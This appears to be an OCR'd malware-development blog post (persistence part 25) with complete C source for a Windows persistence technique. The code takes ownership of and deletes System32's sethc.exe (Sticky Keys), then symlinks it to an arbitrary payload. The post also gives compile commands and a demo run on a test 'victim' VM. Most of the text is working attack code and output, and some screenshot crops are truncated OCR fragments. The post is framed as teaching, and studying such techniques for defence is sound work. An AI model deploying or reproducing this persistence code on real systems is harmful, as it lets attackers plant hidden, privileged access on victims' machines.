
Malware development: persistence - part 25. Create symlink from legit to evil. Simple C example.

cocomelonc.github.io/persistence/2024/07/13/malware-pers-25.html

July 13, 2024

8 minute read

Hello, cybersecurity enthusiasts and white hackers!


pers.c U
hack.c U
2024-07-08-malware-pers-25 > pers.c
win11-en-us (persistence 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Administrator: Windows PowerShell
3:00 AM
7/14/2024
Right Ctrl

```c
int main() {
  if (!DeleteFileA((LPCSTR)legitAp
    printf("error deleting origina
    return 1;
  }
  printf("original file deleted su
  CloseHandle(hFile);

  HMODULE kernel = GetModuleHandle
  pCreateSymbolicLinkA = (BOOLEAN(
  "CreateSymbolicLinkA");

  // create the symbolic link
  if (!pCreateSymbolicLinkA((LPCST
    printf("error creating symlink
    return 1;
  }

    printf("symlink to meow created
  return 0;
}
```

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https:/
/aka.ms/PSWindows

PS C:\Windows\system32> cd Z:\2024-07-08-malware-pers-25\
PS Z:\2024-07-08-malware-pers-25> .\pers.exe
successfully enable SeTakeOwnershipPrivilege :)
successfully enable SeDebugPrivilege :)
successfully enable SeRestorePrivilege :)
successfully enable SeBackupPrivilege :)
original file deleted successfully
symlink to meow created successfully =^..^=
PS Z:\2024-07-08-malware-pers-25>
```

```
=^..^=
Meow-meow!
OK
```

In the one of the previous posts I wrote about popular persistence tricks via Accessibility features, the APT groups like APT3, APT29 and APT41 exploited this feature for attacking PCs.

In this post, I simply show you the same trick with different logic: simply making symbolic link from legitimate app to malicious.

create symboliclink. accessibility features

Well-known approach used by attackers to achieve persistence is to create symbolic links (symlinks) that replace or reroute Windows Accessibility capabilities. This method is more complex than just changing binaries since it includes building a symlink from a valid system file or feature to a malicious file. When the system or a user attempts to access the original file or functionality, they are unintentionally sent to a harmful file.

practical example

The logic would seem to be quite simple, something like this:

```
#include <windows.h>
#include <stdio.h>

int main() {
  // path to the legitimate binary (e.g., Sticky Keys)
  const char* legitApp = "C:\\Windows\\System32\\sethc.exe";
  // path to the malicious binary
  const char* meowApp = "Z:\\hack.exe";

  // delete the original file (requires administrative privileges)
  if (!DeleteFileA((LPCSTR)legitApp)) {
    printf("error deleting original file: %d\n", GetLastError());
    return 1;
  }
  printf("original file deleted successfully\n");
  CloseHandle(hFile);

  // create the symbolic link
  if (!CreateSymbolicLinkA((LPCSTR)legitApp, (LPCSTR)meowApp, 0)) {
    printf("error creating symlink: %d\n", GetLastError());
    return 1;
  }
  printf("symlink to meow created successfully =^..^=\n");
  return 0;
}
```

but in reality everything is a little more complicated.

Let’s say we have a “malware”:

```
/*
* hack.c
* "malware" for symlink
* persistence trick
* author: @cocomelonc
* https://cocomelonc.github.io/malware/2024/07/08/malware-pers-25.html
*/
#include <windows.h>

int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int
nCmdShow) {
  MessageBox(NULL, "Meow-meow!", "=^..^=", MB_OK);
  return 0;
}
```

And I want to create symbolic link, target legit app is:

```
const char* legitApp = "C:\\Windows\\System32\\sethc.exe";
```

First of all, we need permissions:

```
SE_TAKE_OWNERSHIP_NAME
SE_DEBUG_NAME
SE_RESTORE_NAME
SE_BACKUP_NAME
```

For this just use `setPrivilege` function:

```
// set privilege
BOOL setPrivilege(LPCTSTR priv) {
  HANDLE token;
  TOKEN_PRIVILEGES tp;
  LUID luid;
  BOOL res = TRUE;

  tp.PrivilegeCount = 1;
  tp.Privileges[0].Luid = luid;
  tp.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;

  if (!LookupPrivilegeValue(NULL, priv, &luid)) res = FALSE;
  if (!OpenProcessToken(GetCurrentProcess(), TOKEN_ADJUST_PRIVILEGES, &token)) res =
FALSE;
  if (!AdjustTokenPrivileges(token, FALSE, &tp, sizeof(TOKEN_PRIVILEGES),
(PTOKEN_PRIVILEGES)NULL, (PDWORD)NULL)) res = FALSE;
  printf(res ? "successfully enable %s :)\n" : "failed to enable %s :(\n", priv);
  return res;
}
```

As you can see, this function is used to enable a specified privilege for the current process.

Then, opens the legitimate binary with the required access rights (`WRITE_OWNER` and `WRITE_DAC`):

```
HANDLE hFile = CreateFileA((LPCSTR)legitApp, WRITE_OWNER | WRITE_DAC,
FILE_SHARE_READ, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
```

Then get token information:

```
// obtain the SID for the current user
HANDLE hToken;
DWORD dwSize = 0;
PTOKEN_USER pTokenUser = NULL;
if (!OpenProcessToken(GetCurrentProcess(), TOKEN_QUERY, &hToken)) {
  printf("Failed to open process token: %d\n", GetLastError());
  CloseHandle(hFile);
  return 1;
}
printf("open process token: ok\n");

// get the required size for the token information
GetTokenInformation(hToken, TokenUser, NULL, 0, &dwSize);
pTokenUser = (PTOKEN_USER)malloc(dwSize);
if (pTokenUser == NULL) {
  printf("failed to allocate memory for token information\n");
  CloseHandle(hToken);
  CloseHandle(hFile);
  return 1;
}
printf("allocate memory token info: ok\n");

// get the token information
if (!GetTokenInformation(hToken, TokenUser, pTokenUser, dwSize, &dwSize)) {
  printf("failed to get token information: %d\n", GetLastError());
  free(pTokenUser);
  CloseHandle(hToken);
  CloseHandle(hFile);
  return 1;
}
printf("get token info: ok\n");
```

At the next step we need to change legitimate binary’s ownership to current user:

```
// initialize a security descriptor
SECURITY_DESCRIPTOR sd;
if (!InitializeSecurityDescriptor(&sd, SECURITY_DESCRIPTOR_REVISION)) {
  printf("failed to initialize security descriptor: %d\n", GetLastError());
  free(pTokenUser);
  CloseHandle(hToken);
  CloseHandle(hFile);
  return 1;
}
printf("init security descriptor: ok\n");

// set the owner in the security descriptor
if (!SetSecurityDescriptorOwner(&sd, pTokenUser->User.Sid, FALSE)) {
  printf("failed to set security descriptor owner: %d\n", GetLastError());
  free(pTokenUser);
  CloseHandle(hToken);
  CloseHandle(hFile);
  return 1;
}
printf("setting security descriptor owner: ok\n");

// apply the security descriptor to the file
if (!SetFileSecurityA(legitApp, OWNER_SECURITY_INFORMATION, &sd)) {
  printf("error setting file ownership: %d\n", GetLastError());
  free(pTokenUser);
  CloseHandle(hToken);
  CloseHandle(hFile);
  return 1;
}
printf("setting file ownership: ok\n");
```

`InitializeSecurityDescriptor` - init a new security descriptor.
`SetSecurityDescriptorOwner` - sets the owner in the security descriptor to the current user's `SID`.
`SetFileSecurityA` - applies the security descriptor to the legitimate binary to change its ownership.

Then, applies the new ACL to the file:

```
// set full control for the current user
EXPLICIT_ACCESS ea;
PACL pNewAcl = NULL;

ZeroMemory(&ea, sizeof(EXPLICIT_ACCESS));
ea.grfAccessPermissions = GENERIC_ALL;
ea.grfAccessMode = SET_ACCESS;
ea.grfInheritance = NO_INHERITANCE;
ea.Trustee.TrusteeForm = TRUSTEE_IS_SID;
ea.Trustee.TrusteeType = TRUSTEE_IS_USER;
ea.Trustee.ptstrName = (LPSTR)pTokenUser->User.Sid;

if (SetEntriesInAcl(1, &ea, NULL, &pNewAcl) != ERROR_SUCCESS) {
  printf("error setting new ACL: %d\n", GetLastError());
  free(pTokenUser);
  CloseHandle(hToken);
  CloseHandle(hFile);
  return 1;
}
printf("setting new ACL: ok\n");

if (SetSecurityInfo(hFile, SE_FILE_OBJECT, DACL_SECURITY_INFORMATION, NULL, NULL,
pNewAcl, NULL) != ERROR_SUCCESS) {
  printf("error setting security info: %d\n", GetLastError());
  free(pTokenUser);
  CloseHandle(hToken);
  CloseHandle(hFile);
  LocalFree(pNewAcl);
  return 1;
}
printf("setting security info: ok\n");

free(pTokenUser);
CloseHandle(hToken);
LocalFree(pNewAcl);
```

Finally, delete original file and set symlink:

```
// delete the original file (requires administrative privileges)
if (!DeleteFileA((LPCSTR)legitApp)) {
  printf("error deleting original file: %d\n", GetLastError());
  return 1;
}
printf("original file deleted successfully\n");
CloseHandle(hFile);

HMODULE kernel = GetModuleHandle("kernel32.dll");
pCreateSymbolicLinkA = (BOOLEAN(WINAPI *)(LPCSTR, LPCSTR,
DWORD))GetProcAddress(kernel, (LPCSTR)"CreateSymbolicLinkA");

// create the symbolic link
if (!pCreateSymbolicLinkA((LPCSTR)legitApp, (LPCSTR)meowApp, 0)) {
  printf("error creating symlink: %d\n", GetLastError());
  return 1;
}

printf("symlink to meow created successfully =^..^=\n");
return 0;
```

As you can see, this is more complicated: this PoC demonstrates how to set privileges, change file ownership, set ACLs, delete a file, and create a symbolic link using the Windows API.

If you try immediately delete the original file from `system32` folder, you receive an error: access denied.

Also, if obtaining the SID for the current user and setting it are incorrect you got an error like error `1337` invalid owner or something similar.

Final source code is looks like this `pers.c`:

```
/*
* pers.c
* symlink persistence trick
* author: @cocomelonc
* https://cocomelonc.github.io/malware/2024/07/08/malware-pers-25.html
*/
#include <windows.h>
#include <stdio.h>
#include <aclapi.h> // for OWNER_SECURITY_INFORMATION
#include <sddl.h> // for ConvertStringSidToSid ???

BOOLEAN (WINAPI * pCreateSymbolicLinkA)(
  LPCSTR lpSymlinkFileName,
  LPCSTR lpTargetFileName,
  DWORD  dwFlags
);

// set privilege
BOOL setPrivilege(LPCTSTR priv) {
  HANDLE token;
  TOKEN_PRIVILEGES tp;
  LUID luid;
  BOOL res = TRUE;

  tp.PrivilegeCount = 1;
  tp.Privileges[0].Luid = luid;
  tp.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;

  if (!LookupPrivilegeValue(NULL, priv, &luid)) res = FALSE;
  if (!OpenProcessToken(GetCurrentProcess(), TOKEN_ADJUST_PRIVILEGES, &token)) res =
FALSE;
  if (!AdjustTokenPrivileges(token, FALSE, &tp, sizeof(TOKEN_PRIVILEGES),
(PTOKEN_PRIVILEGES)NULL, (PDWORD)NULL)) res = FALSE;
  printf(res ? "successfully enable %s :)\n" : "failed to enable %s :(\n", priv);
  return res;
}

int main() {
  // path to the legitimate binary (e.g., Sticky Keys)
  const char* legitApp = "C:\\Windows\\System32\\sethc.exe";
  // path to the malicious binary
  const char* meowApp = "Z:\\hack.exe";

  if (!setPrivilege(SE_TAKE_OWNERSHIP_NAME)) return -1;
  if (!setPrivilege(SE_DEBUG_NAME)) return -1;
  if (!setPrivilege(SE_RESTORE_NAME)) return -1;
  if (!setPrivilege(SE_BACKUP_NAME)) return -1;

  HANDLE hFile = CreateFileA((LPCSTR)legitApp, GENERIC_WRITE, FILE_SHARE_READ, NULL,
OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);

  // obtain the SID for the current user
```

```
HANDLE hToken;
DWORD dwSize = 0;
PTOKEN_USER pTokenUser = NULL;
if (!OpenProcessToken(GetCurrentProcess(), TOKEN_QUERY, &hToken)) {
  printf("Failed to open process token: %d\n", GetLastError());
  CloseHandle(hFile);
  return 1;
}
printf("open process token: ok\n");

// get the required size for the token information
GetTokenInformation(hToken, TokenUser, NULL, 0, &dwSize);
pTokenUser = (PTOKEN_USER)malloc(dwSize);
if (pTokenUser == NULL) {
  printf("failed to allocate memory for token information\n");
  CloseHandle(hToken);
  CloseHandle(hFile);
  return 1;
}
printf("allocate memory token info: ok\n");

// get the token information
if (!GetTokenInformation(hToken, TokenUser, pTokenUser, dwSize, &dwSize)) {
  printf("failed to get token information: %d\n", GetLastError());
  free(pTokenUser);
  CloseHandle(hToken);
  CloseHandle(hFile);
  return 1;
}
printf("get token info: ok\n");

// initialize a security descriptor
SECURITY_DESCRIPTOR sd;
if (!InitializeSecurityDescriptor(&sd, SECURITY_DESCRIPTOR_REVISION)) {
  printf("failed to initialize security descriptor: %d\n", GetLastError());
  free(pTokenUser);
  CloseHandle(hToken);
  CloseHandle(hFile);
  return 1;
}
printf("init security descriptor: ok\n");

// set the owner in the security descriptor
if (!SetSecurityDescriptorOwner(&sd, pTokenUser->User.Sid, FALSE)) {
  printf("failed to set security descriptor owner: %d\n", GetLastError());
  free(pTokenUser);
  CloseHandle(hToken);
  CloseHandle(hFile);
  return 1;
}
printf("setting security descriptor owner: ok\n");
```

```
  // apply the security descriptor to the file
  if (!SetFileSecurityA(legitApp, OWNER_SECURITY_INFORMATION, &sd)) {
    printf("error setting file ownership: %d\n", GetLastError());
    free(pTokenUser);
    CloseHandle(hToken);
    CloseHandle(hFile);
    return 1;
  }
  printf("setting file ownership: ok\n");

  // set full control for the current user
  EXPLICIT_ACCESS ea;
  PACL pNewAcl = NULL;

  ZeroMemory(&ea, sizeof(EXPLICIT_ACCESS));
  ea.grfAccessPermissions = GENERIC_ALL;
  ea.grfAccessMode = SET_ACCESS;
  ea.grfInheritance = NO_INHERITANCE;
  ea.Trustee.TrusteeForm = TRUSTEE_IS_SID;
  ea.Trustee.TrusteeType = TRUSTEE_IS_USER;
  ea.Trustee.ptstrName = (LPSTR)pTokenUser->User.Sid;

  if (SetEntriesInAcl(1, &ea, NULL, &pNewAcl) != ERROR_SUCCESS) {
    printf("error setting new ACL: %d\n", GetLastError());
    free(pTokenUser);
    CloseHandle(hToken);
    CloseHandle(hFile);
    return 1;
  }
  printf("setting new ACL: ok\n");

  if (SetSecurityInfo(hFile, SE_FILE_OBJECT, DACL_SECURITY_INFORMATION, NULL, NULL,
pNewAcl, NULL) != ERROR_SUCCESS) {
    printf("error setting security info: %d\n", GetLastError());
    free(pTokenUser);
    CloseHandle(hToken);
    CloseHandle(hFile);
    LocalFree(pNewAcl);
    return 1;
  }
  printf("setting security info: ok\n");

  free(pTokenUser);
  CloseHandle(hToken);
  LocalFree(pNewAcl);

  // delete the original file (requires administrative privileges)
  if (!DeleteFileA((LPCSTR)legitApp)) {
    printf("error deleting original file: %d\n", GetLastError());
    return 1;
  }
  printf("original file deleted successfully\n");
  CloseHandle(hFile);

  HMODULE kernel = GetModuleHandle("kernel32.dll");
  pCreateSymbolicLinkA = (BOOLEAN(WINAPI *)(LPCSTR, LPCSTR,
DWORD))GetProcAddress(kernel, (LPCSTR)"CreateSymbolicLinkA");

  // create the symbolic link
  if (!pCreateSymbolicLinkA((LPCSTR)legitApp, (LPCSTR)meowApp, 0)) {
    printf("error creating symlink: %d\n", GetLastError());
    return 1;
  }

  printf("symlink to meow created successfully =^..^=\n");
  return 0;
}
```


Note, that this PoC includes necessary headers for Windows API functions, file security, and SID (Security Identifier) manipulation, and have a function pointer to the `CreateSymbolicLinkA` function, which is used to create symbolic links (my mingw didn't want to compile without errors)

demo

Let's check everything in action.

Compile our `meow-meow` "malware" `hack.c`:


```
x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -
ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
constants -static-libstdc++ -static-libgcc -fpermissive
```


cocomelonc@pop-os: ~
cocomelonc@pop-os: ~/hacking...
cocomelonc@pop-os: ~/researc...
cocomelonc@pop-os: ~

```
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2024-07-08-malware-pers-25$ x86_64-w64-mingw32-g++ hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2024-07-08-malware-pers-25$ ls -lt
total 24
-rwxrwxr-x 1 cocomelonc cocomelonc 15360 Jul  9 13:20 hack.exe
-rw-rw-r-- 1 cocomelonc cocomelonc  1748 Jul  9 10:43 pers.c
-rw-rw-r-- 1 cocomelonc cocomelonc   331 Jul  8 13:35 hack.c
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2024-07-08-malware-pers-25$
```

And compile persistence script:


```
x86_64-w64-mingw32-g++ -O2 pers.c -o pers.exe -I/usr/share/mingw-w64/include/ -s -
ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
constants -static-libstdc++ -static-libgcc -fpermissive
```



```
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2024-07-08-malware-pers-25$ x86_64-w64-mingw32-g++ pers.c -
o pers.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-
exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2024-07-08-malware-pers-25$ ls -lt
total 72
-rwxrwxr-x 1 cocomelonc cocomelonc 43008 Jul 14 12:54 pers.exe
-rw-rw-r-- 1 cocomelonc cocomelonc  5278 Jul 14 12:54 pers.c
-rw-rw-r-- 1 cocomelonc cocomelonc   344 Jul 12 11:34 hack.c
-rwxrwxr-x 1 cocomelonc cocomelonc 15360 Jul  9 13:20 hack.exe
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2024-07-08-malware-pers-25$
```

Then, run it on test victim's machine (Windows 11 x64):

```
.\pers.exe
```




```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.
ms/PSWindows

PS C:\Windows\system32> cd Z:\2024-07-08-malware-pers-25\
PS Z:\2024-07-08-malware-pers-25> .\pers.exe
successfully enable SeTakeOwnershipPrivilege :)
successfully enable SeDebugPrivilege :)
successfully enable SeRestorePrivilege :)
successfully enable SeBackupPrivilege :)
original file deleted successfully
symlink to meow created successfully =^..^=
PS Z:\2024-07-08-malware-pers-25>
```

As you can see, symlink successfully created.

Finally, pressing Shift key 5 times:


pers.c U
hack.c U
2024-07-08-malware-pers-25 > pers.c
win11-en-us (persistence 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Administrator: Windows PowerShell
3:00 AM
7/14/2024
Right Ctrl

```c
int main() {
  // delete the original file (re
  if (!DeleteFileA((LPCSTR)legitAp
    printf("error deleting origina
    return 1;
  }
  printf("original file deleted su
  CloseHandle(hFile);

  HMODULE kernel = GetModuleHandle
  pCreateSymbolicLinkA = (BOOLEAN(
  "CreateSymbolicLinkA");

  // create the symbolic link
  if (!pCreateSymbolicLinkA((LPCST
    printf("error creating symlink
    return 1;
  }

   printf("symlink to meow created
  return 0;
}
```

